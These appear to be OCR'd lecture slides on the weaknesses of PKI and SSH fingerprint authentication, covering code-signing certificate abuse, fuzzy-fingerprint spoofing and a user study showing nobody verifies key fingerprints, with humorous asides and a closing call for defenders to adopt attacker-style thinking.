
Example: Code-signing Certificates

As with server certificates, there's no accountability

> Microsoft has been unable to identify any authors of signed malware in cooperation with CAs because the malware authors exploit gaps in issuing practices and obtain certificates with fraudulent identities
>
> — Microsoft Malware Protection Centre

The Final Word on PKI-based Authentication

The authentication method used by the PKI Workshop (now IDtrust Symposium), the premier PKI conference



Intermezzo

'Where was I?' said Zaphod Beeblebrox the Fourth

'Pontificating' said Zaphod Beeblebrox

'Oh yes'

— Douglas Adams, "The Restaurant at the End of the Universe"

SSH Fingerprints

When connecting to a server and the key is unrecognised

- User verifies the fingerprint
- SSH software remembers it for future use
  - Key continuity key management

```
> ssh test@testbox
The authenticity of host 'testbox (192.168.1.38)'
  can't be established.
RSA key fingerprint is
86:9c:cc:c7:59:e3:4d:0d:6f:58:3e:af:f6:fa:db:d7.
Are you sure you want to continue connecting
  (yes/no)? _
```

Prevents server-spoofing attacks

- Sometimes called "leap-of-faith" authentication
- (Particularly by PKI fans)

SSH Fingerprints (ctd)

Fuzzy fingerprints

- Repeatedly generate server keys
- Record the ones with a fingerprint closest to the actual one
  - Give extra weighting to particular areas such as letter shapes, first and last bytes

```
> ssh test@testbox
The authenticity of host 'testbox (192.168.1.38)'
  can't be established.
RSA key fingerprint is
86:9c:cc:d7:39:53:e2:07:df:3a:c6:2f:fa:ba:dd:d7.
Are you sure you want to continue connecting
  (yes/no)? _
```

Defeats virtually any SSH setup except where users have written down and manually verify all 40 hex digits

SSH Fingerprints (ctd)

Real-world evaluation

- Two large organisations each with some thousands of computer-literate users

Needed to determine the base rate for the evaluation

- "How many users have called or emailed to verify the SSH key fingerprint whenever the key changed?"
- None, ever

If the base rate for totally different fingerprints is already zero then fuzzy fingerprints can't make it any worse

SSH Fingerprints (ctd)

Proposed conference paper

Do SSH Fingerprints Increase Security?

Peter Gutmann
Department of Computer Science
University of Auckland

Abstract

No.

SSH Fingerprints (ctd)

SSH's lack of server auth is less severe than SSL's lack of server auth because of the way the protocol is used

- SSL is subverted by phishing users to attacker-controlled servers
  - Fire-and-forget attack
- SSH requires an active MITM at the time the user initiates a connection to a fixed host

Conclusion

Defenders

- Throw crypto at it/follow an arbitrary set of rules
  - Everything more encrypted than everyone else!
- Sorry, what was the problem again?

  Once people get the idea that some idea is a best practice, they stop thinking about it critically

  — Adam Shostack

Attackers

- Determine what the problem is
- Use the most appropriate tools to overcome it
  - Nullius in verba

Conclusion (ctd)

Two-step recovery program for defenders

1. Admit you have a problem
2. Switch to the attacker's strategy
   - It works a lot better

In-depth analysis (and suggestions for defences) at

`http://www.cs.auckland.ac.nz/~pgut001/-pubs/book.pdf`

- PKI/SSH in chapter "Problems", passwords in chapter "Passwords"
- (See the HomePlug AV vs. WUSB security discussion for an example of "throw crypto at the problem" vs. "fit-for-purpose design")